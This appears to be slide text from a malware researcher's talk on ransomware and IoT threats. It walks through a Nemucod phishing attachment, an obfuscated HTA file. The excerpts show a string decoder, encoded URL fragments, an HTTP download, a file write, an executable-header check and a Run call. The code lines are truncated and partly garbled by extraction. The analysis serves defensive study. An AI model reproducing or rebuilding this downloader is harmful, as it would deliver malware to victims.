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THE RANSOMWARE
AND IOT THREAT***



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@TOPHS*

ABOUT ME

- Principal Malware Scientist
- Past Adventures
 - Trend Micro
 - F-Secure
 - Damballa
- @Tophs




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
STORY TIME



ONE DAY A GUY NAMED SAM GOT AN
E-MAIL AT WORK...



THE E-MAIL VECTOR... POWERED BY NEMUCOD



THE ATTACHMENT...



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22FrDra16.hta
1 <html>
2 <head><script language='JScript'>
3
4 String.prototype.brigadabrigadalalapolicMRADXHO = function() {
5   brigadabrigadalalapolicMOTALO2XCOP = 0;
6   var brigadabrigadalalapolicMOTALO2ddDccC1, brigadabrigadalalapolicMOTALO2d
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8   var brigadabrigadalalapolicMOTALO2out = "";
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10  var brigadabrigadalalapolicMOTALO2pechenka= this.replace(/LICIZAX/g, '');
11  var brigadabrigadalalapolicMOTALO2len = brigadabrigadalalapolicMOTALO2sud(bri
12  while (brigadabrigadalalapolicMOTALO2XCOP < brigadabrigadalalapolicMOTALO2
13  do {
14    brigadabrigadalalapolicMOTALO2ddDccC1 = brigadabrigadalalapolicVIT
15  } while (brigadabrigadalalapolicMOTALO2XCOP < brigadabrigadalalapolicM
16
17    if (brigadabrigadalalapolicMOTALO2ddDccC1 == -1)
18      break;
19  var brigadabrigadalalapolicMOTALO2dodo = false;
20  do {
21    brigadabrigadalalapolicMOTALO2ddDccC2 = brigadabrigadalalapolicVIT
22    brigadabrigadalalapolicMOTALO2dodo = brigadabrigadalalapolicMOTALO2XCOP <
23  } while (brigadabrigadalalapolicMOTALO2dodo);
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25    if (brigadabrigadalalapolicMOTALO2ddDccC2 == -1)
26      break;
27
28    brigadabrigadalalapolicMOTALO2out += String.fromCharCode((brigadabr
29
30  do {
31    brigadabrigadalalapolicMOTALO2c3 = brigadabrigadalalapolicMOTALO2p
32
33    if (brigadabrigadalalapolicMOTALO2c3 == 10*6+0.5*2)
34      return brigadabrigadalalapolicMOTALO2out;
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HTA FILE

- HTA is an HTML executable file.
- Introduced in 1999 along with Internet Explorer 5
- Executed via **mshta.exe** by instantiating the IE rendering engine (mshtml) as well as any required language engines such as vbscript.dll


THERE'S THE XOR KEY

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22FrDra16.hta
10 20 30 40 50 60 70 80 90 100 110
272 if(brigadabrigadalalapolicMOTALO2FrankSinatraLaa < 30000)return false;
273 if (brigadabrigadalalapolicMOTALO2FrankSinatra[0] != 77 || brigadabrigadalalapolicMOTALO2FrankSinatra[1] != 90)
274 brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2CHICKA + brigadabrigadalalapolicMOTALO2FrankSinatra[0];
275 brigadabrigadalalapolicMOTALO2satt(brigadabrigadalalapolicMOTALO2CHICKA, brigadabrigadalalapolicMOTALO2FrankSinatra[1]);
276
277 brigadabrigadalalapolicMOTALO2rampart.Run((brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadalalapolicMOTALO2StrokaParam2");
278 return true;
279 }
280
281 };
282 eval(brigadabrigadalalapolicMOTALO2LUCIODOR);
283
284 var brigadabrigadalalapolicMOTALO2HORDA17 = "NqmXYsBdh";
285 var brigadabrigadalalapolicMOTALO2TRAXKey = brigadabrigadalalapolicMOTALO2fsta("b6vYxEjsTYwJ7mIrZz4WFSGHeaddkwbq");
286 var brigadabrigadalalapolicMOTALO2_a5 = ["Z29sZGVubGFkeLICIZAXXdlZGRpbmcuY29tL3ZkRzc2VlVFNzZyYam51","dLICIZAX3d3"];
287 var brigadabrigadalalapolicMOTALO2HORDAI = 0;
288 for(brigadabrigadalalapolicMOTALO2HORDA5 in brigadabrigadalalapolicMOTALO2_a5){
289 brigadabrigadalalapolicMOTALO2HORDAI++;
290 try{
291 var brigadabrigadalalapolicMOTALO2HORDA6 =brigadabrigadalalapolicMOTALO2_bChosteck.brigadabrigadalalapolicMRADX1;
292
293 if(brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2HORDA6,brigadabrigadalalapolicMOTALO2HORDA17) != 0){
294 break;
295 }
296
297 }catch(brigadabrigadalalapolicMOTALO2CEESZZAAA){alert(brigadabrigadalalapolicMOTALO2CEESZZAAA.message);}
298
299 }
300 </script>
301
302 </body>
303 </html>
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FUNCTION CALL AT THE IF STATEMENT


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281 };
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286 var brigadabrigadalalapolicMOTALO2_a5 = ["Z29sZGVubGFkeLICIzAXXd1ZGRpbmcuY29tL3ZkRzc2VlVZNzZyam51","dLICIzAX3d31"];
287 var brigadabrigadalalapolicMOTALO2HORDA1 = 0;
288 for(brigadabrigadalalapolicMOTALO2HORDA5 in brigadabrigadalalapolicMOTALO2_a5){
289 brigadabrigadalalapolicMOTALO2HORDA1++;
290 try{
291 var brigadabrigadalalapolicMOTALO2HORDA6 =brigadabrigadalalapolicMOTALO2_bChosteck.brigadabrigadalalapolicMRADX
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293 if(brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2HORDA6,brigadabrigadalalapolicMOTALO2HORDA17
294 break;
295 }
296
297 }catch(brigadabrigadalalapolicMOTALO2CEESZZAAA){alert(brigadabrigadalalapolicMOTALO2CEESZZAAA.message);}
298
299 }
300 </script>
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302 </body>
303 </html>
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FOUND THE FUNCTION CALL



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10 20 30 40 50 60 70 80 90 100 110
236 T[D](C);
237 }
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239 function brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2gutter, brigadabrigadalalapolicMOTALO2
240
241     var brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2vulture;
242     brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA+ "\u002f";
243     brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA + brigadabrigadalalapolicMOTALO2Stroka
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245     brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2OCHENA](("brigadabrigadalalapolic
246     brigadabrigadalalapolicMOTALO2pudlimudli.setRequestHeader("User-Agent", "TW96aWxsYS80LjAgKG9vbXBhdGlibGU
247     brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2tudabilol + ("brigadabrigadalalapolic
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249
250 if (brigadabrigadalalapolicMOTALO2TRUEFALSE) {
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252     var brigadabrigadalalapolicMOTALO2opOpOp = new brigadabrigadalalapolicMOTALO2LitoyDISK(("brigadabrigada
253     brigadabrigadalalapolicMOTALOGaSma = "CHET10NET";
254     brigadabrigadalalapolicMOTALO2_aCho{brigadabrigadalalapolicMOTALO2opOpOp,brigadabrigadalalapolicMOTALO2OCHE
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256     brigadabrigadalalapolicMOTALO2opOpOp[brigadabrigadalalapolicMOTALO2SPASPI] = brigadabrigadalalapolicMOT
257     brigadabrigadalalapolicMOTALO2_bCho{brigadabrigadalalapolicMOTALO2opOpOp, "+" "d3LICIZAXJpdLICIZAXGU=".)
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260     brigadabrigadalalapolicMOTALO2XWaxeQhw = "CHET11NET";
261     brigadabrigadalalapolicMOTALO2opOpOp{ ("p"+(brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadala
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264     brigadabrigadalalapolicMOTALO2krDwvrh = "CHET12NET";
265     brigadabrigadalalapolicMOTALO2opOpOp["c2F2LICIZAXZVRvRmlsZQ=LICIZAX=LICIZAX".brigadabrigadalalapolicMRA
266     brigadabrigadalalapolicMOTALO2SswQdi = "CHET13NET";
267     brigadabrigadalalapolicMOTALO2opOpOp["YLICIZAX2xvc2ULICIZAX="".brigadabrigadalalapolicMRADXHO()})();
268 var brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2rtfta{brigadabrigadalalapolicM
269 brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2xdac{brigadabrigadalalapolicMOTALO2
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VARIABLE IN THE FUNCTION




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237 }
